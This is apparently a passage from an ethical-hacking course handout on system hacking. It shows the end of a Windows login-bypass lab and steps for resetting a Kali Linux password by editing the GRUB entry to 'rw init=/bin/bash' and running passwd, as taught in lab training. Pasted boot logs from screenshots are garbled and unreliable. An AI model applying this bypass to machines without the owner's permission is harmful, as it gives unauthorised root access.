
16-12-2025

MODULE – 6 SYSTEM HACKING

- Now Quit




- To save the changes, type “y” and press Enter.




MODULE – 6 SYSTEM HACKING

- Now Shut Down




- Next, open the Settings section.
- Select Kali-linux live ISO image file
- Remove -Kali-linux live ISO image file
- Click OK




MODULE – 6 SYSTEM HACKING

- Start the Windows machine again.



- You can now open Windows without entering a password

MODULE – 6 SYSTEM HACKING




Conclusion:

This method proves one old truth: weak passwords are still the weakest link. When used ethically and with permission, it helps improve system security—not break it. Question the lock before trusting the door

Cracking the Kali Linux Machine Password

How to do it :-

- Start your attacker machine (Kali Linux)



MODULE – 6 SYSTEM HACKING

➤ press E on this interface



➤ This window appears




MODULE – 6 SYSTEM HACKING

- Go to Linux line and go to end to those line –



- Replace ro quite splash to rw init=/bin/bash



MODULE – 6 SYSTEM HACKING

- After replacing, press Ctrl+X keys on keyboard then new window appear

```

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[Output from terminal]
smgrfx 0000:00:02:0: [drm] *ERROR* This configuration is likely broken.
smgrfx 0000:00:02:0: [drm] *ERROR* Please switch to a supported graphics device to avoid problems.
smgrfx 0000:00:02:0: [drm] DPM map mode: Caching DPM mappings.
smgrfx 0000:00:02:0: [drm] Max memory limits: VRAM = 131072 KIB, FIF0 = 2048 KIB, surface = 56294 KIB
smgrfx 0000:00:02:0: [drm] Max memory pages: max VRAM pages = 4096
smgrfx 0000:00:02:0: [drm] Max GRB ids is 0192
smgrfx 0000:00:02:0: [drm] Max number of GRB pages is 1048576
smgrfx 0000:00:02:0: [drm] Maximum display memory size is 16384 KIB
sdhci: sdhci_sd0 < sdax5 >
smgrfx 0000:00:02:0: [drm] Screen Target display unit initialized
smgrfx 0000:00:02:0: [drm] Using command buffers with DPM pool.
smgrfx 0000:00:02:0: [drm] Attached SCSI disk
smgrfx 0000:00:02:0: [drm] Max GRB id is 0192
smgrfx 0000:00:02:0: [drm] Max GRB pages = 4096
smgrfx 0000:00:02:0: [drm] Max memory pages is 1048576
smgrfx 0000:00:02:0: [drm] Maximum display memory size is 16384 KIB
fbc0: smgrfx0d0fb (FB0) is primary device
e1000 0000:00:03:0: [intel] Intel(R) PRO/1000 Network Connection
Console: switching to colour frame buffer device 160x50
smgrfx 0000:00:02:0: [drm] Using command buffers with DPM pool.
smgrfx 0000:00:02:0: [drm] Max GRB id is 0192
smgrfx 0000:00:02:0: [drm] Max GRB pages = 4096
smgrfx 0000:00:02:0: [drm] Max memory pages is 1048576
smgrfx 0000:00:02:0: [drm] Maximum display memory size is 16384 KIB
usb 2-1: new full-speed USB device number 2 using ohci-pci
fbc0: smgrfx0d0fb (FB0) is primary device
e1000 0000:00:03:0: [intel] Intel(R) PRO/1000 Network Connection
Console: switching to colour frame buffer device 160x50
smgrfx 0000:00:02:0: [drm] Using command buffers with DPM pool.
smgrfx 0000:00:02:0: [drm] Max GRB id is 0192
smgrfx 0000:00:02:0: [drm] Max GRB pages = 4096
smgrfx 0000:00:02:0: [drm] Max memory pages is 1048576
smgrfx 0000:00:02:0: [drm] Maximum display memory size is 16384 KIB
sdhci: USB HID core driver
usb 2-1: Manufacturer: Microsoft Corp Product: 0x0001 Revision: 1.00
usb 2-1: New USB device found: vendor=0001, product=0001, rev=1.00
usb 2-1: New USB device strings: Mfr=1, Product=1, SerialNumber=0
usb 2-1: Product: USB Tablet
usb 2-1: Manufacturer: Microsoft Corp Product: 0x0001 Revision: 1.00
usb 2-1: New USB device found: vendor=0001, product=0001
usbcore: registered new interface driver ushid
usbhid: USB HID core driver
 VirtualBox USB Tablet at /devices/pci0000:00/0000:00:00:06.0/usb2/2-1/2-1:1.0/0003:00E2:0021.0001/input/input5
hid-generic 0003:00E2:0021.0001: input,hidraw: USB HID v1.0 Mouse [VirtualBox USB Tablet] on usb-0000:00:06.0-1
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
 begin: running /scripts/local-premount ... done.
PM: Image not found (code -22).
Begin: Running /scripts/local-bottom ... done.
 begin: running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): inappropriate ioctl for device
bash: no job control in this shell
root@kali: ~# passed socket.

```

- Then type passwd and your username and press enter

```


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[Output from terminal]
smgrfx 0000:00:02:0: [drm] *ERROR* This configuration is likely broken.
smgrfx 0000:00:02:0: [drm] *ERROR* Please switch to a supported graphics device to avoid problems.
smgrfx 0000:00:02:0: [drm] DPM map mode: Caching DPM mappings.
smgrfx 0000:00:02:0: [drm] Max memory limits: VRAM = 131072 KIB, FIF0 = 2048 KIB, surface = 56294 KIB
smgrfx 0000:00:02:0: [drm] Max memory pages: max VRAM pages = 4096
smgrfx 0000:00:02:0: [drm] Max GRB ids is 0192
smgrfx 0000:00:02:0: [drm] Max number of GRB pages is 1048576
smgrfx 0000:00:02:0: [drm] Maximum display memory size is 16384 KIB
sdhci: sdhci_sd0 < sdax5 >
smgrfx 0000:00:02:0: [drm] Screen Target display unit initialized
smgrfx 0000:00:02:0: [drm] Using command buffers with DPM pool.
smgrfx 0000:00:02:0: [drm] Attached SCSI disk
smgrfx 0000:00:02:0: [drm] Max GRB id is 0192
smgrfx 0000:00:02:0: [drm] Max GRB pages = 4096
smgrfx 0000:00:02:0: [drm] Max memory pages is 1048576
smgrfx 0000:00:02:0: [drm] Maximum display memory size is 16384 KIB
fbc0: smgrfx0d0fb (FB0) is primary device
e1000 0000:00:03:0: [intel] Intel(R) PRO/1000 Network Connection
Console: switching to colour frame buffer device 160x50
smgrfx 0000:00:02:0: [drm] Using command buffers with DPM pool.
smgrfx 0000:00:02:0: [drm] Max GRB id is 0192
smgrfx 0000:00:02:0: [drm] Max GRB pages = 4096
smgrfx 0000:00:02:0: [drm] Max memory pages is 1048576
smgrfx 0000:00:02:0: [drm] Maximum display memory size is 16384 KIB
usb 2-1: new full-speed USB device number 2 using ohci-pci
fbc0: smgrfx0d0fb (FB0) is primary device
e1000 0000:00:03:0: [intel] Intel(R) PRO/1000 Network Connection
Console: switching to colour frame buffer device 160x50
smgrfx 0000:00:02:0: [drm] Using command buffers with DPM pool.
smgrfx 0000:00:02:0: [drm] Max GRB id is 0192
smgrfx 0000:00:02:0: [drm] Max GRB pages = 4096
smgrfx 0000:00:02:0: [drm] Max memory pages is 1048576
smgrfx 0000:00:02:0: [drm] Maximum display memory size is 16384 KIB
sdhci: USB HID core driver
usb 2-1: Manufacturer: Microsoft Corp Product: 0x0001 Revision: 1.00
usb 2-1: New USB device found: vendor=0001, product=0001, rev=1.00
usb 2-1: New USB device strings: Mfr=1, Product=1, SerialNumber=0
usb 2-1: Product: USB Tablet
usb 2-1: Manufacturer: Microsoft Corp Product: 0x0001 Revision: 1.00
usb 2-1: New USB device found: vendor=0001, product=0001
usbcore: registered new interface driver ushid
usbhid: USB HID core driver
 VirtualBox USB Tablet at /devices/pci0000:00/0000:00:00:06.0/usb2/2-1/2-1:1.0/0003:00E2:0021.0001/input/input5
hid-generic 0003:00E2:0021.0001: input,hidraw: USB HID v1.0 Mouse [VirtualBox USB Tablet] on usb-0000:00:06.0-1
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
 begin: running /scripts/local-premount ... done.
PM: Image not found (code -22).
 begin: running /scripts/local-bottom ... done.
 begin: running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): inappropriate ioctl for device
bash: no job control in this shell
root@kali: ~# passed socket.


```

MODULE – 6 SYSTEM HACKING

